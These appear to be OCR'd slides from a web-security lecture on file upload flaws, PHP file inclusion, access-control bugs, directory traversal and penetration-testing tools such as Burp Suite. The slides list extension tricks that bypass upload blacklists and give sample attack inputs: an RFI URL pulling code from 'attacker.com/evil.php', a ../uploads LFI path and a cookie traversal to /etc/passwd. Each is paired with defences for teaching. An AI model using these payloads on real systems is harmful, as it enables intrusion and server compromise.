
Acunetix- File upload Bug and OWASP - File upload Vulnerability

Validating Images

- Using PHP's **`getimagesize()`** function:
  - Validate the first few bytes of the file (image header)
  - Return value:
    - Valid image file: the size of the image
    - Invalid image file: FALSE
  - Can be bypassed by embedding PHP code inside an image metadata's comment section:
    - Example: see next slide
    - Result:
      a valid image file, and its embedded code gets executed

Acunetix- File upload Bug and OWASP - File upload Vulnerability

Validating Images



From: Acunetix- File upload Bug

Other Bad Defense

- Other Bad Defenses:
  - Blacklist bad file extensions (in PHP code):
    - Can miss!
    - File type variants: **`.php5,.shtml,.asa`**
    - Character-case based obfuscation: **`.aSp,.PHp3`**
    - Double extension: **`.php.123, .php.jpg`**
      (bypass Apache directive: `AddHandler php5-script .php`)
    - Using special trailing (e.g. spaces, dots, or null characters):
      `.asp...,.php;jpg, .asp%00.jpg, .jpg%00.php`
  - Client-side validations:
    - Recall our last lecture!

Acunetix- File upload Bug and OWASP - File upload Vulnerability

File Upload Vulnerability: Good Defense

- Good Defenses:
  - Whitelisting:
    - Specify good file names/extensions instead
  - Use a less powerful operation (i.e. restrict execution):
    - The “uploads” folder should not be “executable”
  - Principle of least privilege:
    - Files should be inaccessible as web user “www”
  - Isolation:
    - Files are hosted on separate subdomain (e.g. Gmail)
  - Security by obscurity (this may additionally help):
    - Use client-side script to fetch content,
      and no direct access to the web

StackExchange - File upload Vulnerability

File Inclusion Vulnerabilities

File Inclusion Vulnerability

- PHP include() and require():
  - Takes all the text/code/markup that exists in the specified file and copies it into the file that uses the include statement
  - Difference upon failure:
    - include(): will only produce a warning, and the script will continue
    - require(): will produce a fatal error, and stop the script
  - Refs:
    - https://www.w3schools.com/php/php_includes.asp
    - http://php.net/manual/en/function.include.php

Remote File Inclusion

- Remote file inclusion (RFI) attack:
  - Include() and require() can accept a *remote* file path!
  - Example of a vulnerable script:

```
/* Get the filename from a GET input
* Example: http://example.com/?file=filename.php
*/
$file = $_GET['file'];
include($file);
```

  - Attack it with: http://example.com/?file=http://attacker.com/evil.php
  - Result: remote file will run with the user privileges that the web application is running

Local File Inclusion

- Local file inclusion (LFI) attack:
  - Only local files (i.e. those already on the current server) can be included for execution
  - Example of a vulnerable script:

```
/* Get the filename from a GET input
* Example - http://example.com/?file=filename.php
*/
$file = $_GET['file'];
include('directory/' . $file);
```

  - Attack it with: http://example.com/?file=../../uploads/evil.php
  - Result: included local file will run with the user privileges that the web application is running
  - Alternative results: directory traversal attack, .htaccess access
    - For this, a null byte ("%00") can be added at the end of the URL

Defense of File Inclusion Vulnerability

- Some good defenses:
  - Both RFI & LFI:
    - Avoid dynamically including files based on user input
    - Maintain a whitelist of files that can be included
    - If a file should be processed outputted only, use readfile() instead
  - Specific to RFI:
    - Disable `allow_url_include` and `allow_url_fopen`: set them to off

Access Control Bugs & Logic Flaws

Access Control Bugs

Any user can access http://site.com/user_add.php?user=evil

- Arrows: correspond to edges in sitemaps
  - Labeled with roles: *a*=admin, *b*=normal users
  - Solid arrows: explicit URL links between pages
  - Dashed arrows: inclusion relationship between pages

Static Detection of Access Control Vulnerabilities inWeb Applications

Access Control Bugs

- Access control check is done at the app's entry point: index.php
- Potential security issue?
  - No access-control done within user_add.php
  - A common programming technique in non-web apps
- Is this an access control bug in a web app?
  - Yes!
  - The PHP file/module is *addressable and invokable* by remote web users
  - An example of **unchecked multi-stage functions**

Access Control Bugs

- Other types of access control bugs:
  - Unprotected access to functionality (forceful/forced browsing):
    - htpps://www.example.com/admin
    - htpps://www.example.com/cpanel/secure/jhir9yor/admin.php
    - htpps://www.example.com/viewDocument.php?docid=64577
  - Static file/resource:
    - htpps://www.example.com/download/546346346577.pdf
  - Parameter-based access control:
    - htpps://www.example.com/login/home.php?admin=true

Access Control Bugs

- Other Server Misconfigurations:
  - File & directory permissions:
    - List and (read/write) access by remote web users, and among different local users
  - Leaking the SSL private key to public pages
  - Leaking cookies cross-site (IE XST) bug
  - Other application logic flaws:
    - Visiting pages out-of-order, bypassing access-control check pages
    - Personal info accessible on some paths, not others

WASC

Directory Traversal (Dot-Dot-Slash)

Input

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

```php
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
   $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" . $template);
?>
```

Contents of `/etc/passwd` file on the server

Defenses: Read OWASP Guide on File System

Web Penetration Testing (WPT) (Optional Material)

Penetration Testing

- Penetration testing:
  - Authorized simulated attack on a target system, performed to evaluate the security of the system
  - To identify both weaknesses (vulnerabilities) and strengths
- General penetration testing guidelines/ frameworks:
  - Penetration Testing Execution Standard (PTES)
  - PCI DSS Penetration Testing
  - Open Source Security Testing Methodology Manual (OSSTMM)
  - …

WPT Methodologies and Guidelines

- **OWASP Testing Guide:**
  - A web app penetration testing guide that describes how to find certain issues
  - OWASP Testing Guide v 4.0
- Web Application Hacker's Methodology:
  - Chapter 21 of Stuttard & Pinto, "*The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*", 2nd ed, 2011
  - Freely accessible list

Secure Web Development Guidelines

- **OWASP Application Security Verification Standard (ASVS)**:
  - Provides developers with a list of requirements for secure development
  - Application Security Verification Standard 3.0.1

WPT Tools

- Web browsers and browser extensions:
  - IE: HttpWatch, IEWatch, …
  - Firefox: HttpWatch, FoxyProxy, LiveHTTPHeaders, PrefBar, Wappalyzer, …
  - Chrome: XSS Rays, Cookie editor, Wappalyzer, …
- Integrated suites:
  - Burp Suite, Zed Attack Proxy (ZAP), WebScarab, Paros, Andiparos, Fiddler, Charles, ...

WPT Tools

- Common features/modules:
  1. Intercepting proxy




Figure 20-2: Editing an HTTP request on-the-fly using an intercepting proxy

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  1. Intercepting proxy




Figure 20-5: Burp proxy supports configuration of fine-grained rules for intercepting requests and responses

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  1. Intercepting proxy




Figure 20-6: The proxy history, allowing you to view, filter, search, and annotate requests and responses made via the proxy

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  2. Web application spider




Figure 20-7: The results of passive application spidering, where items in gray have been identified passively but not yet requested

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  2. Web application spider




Figure 20-8: Burp Spider prompting for user guidance when submitting forms

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  3. Customizable web application fuzzer




Figure 20-9: The results of a fuzzing exercise using Burp Intruder

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  4. Vulnerability scanner




Figure 20-10: The results of live scanning as you browse with Burp Scanner

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  5. Manual request tool




Figure 20-11: A request being reissued manually using Burp Repeater

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Common features/modules:
  6. Session cookie and other token analyzer

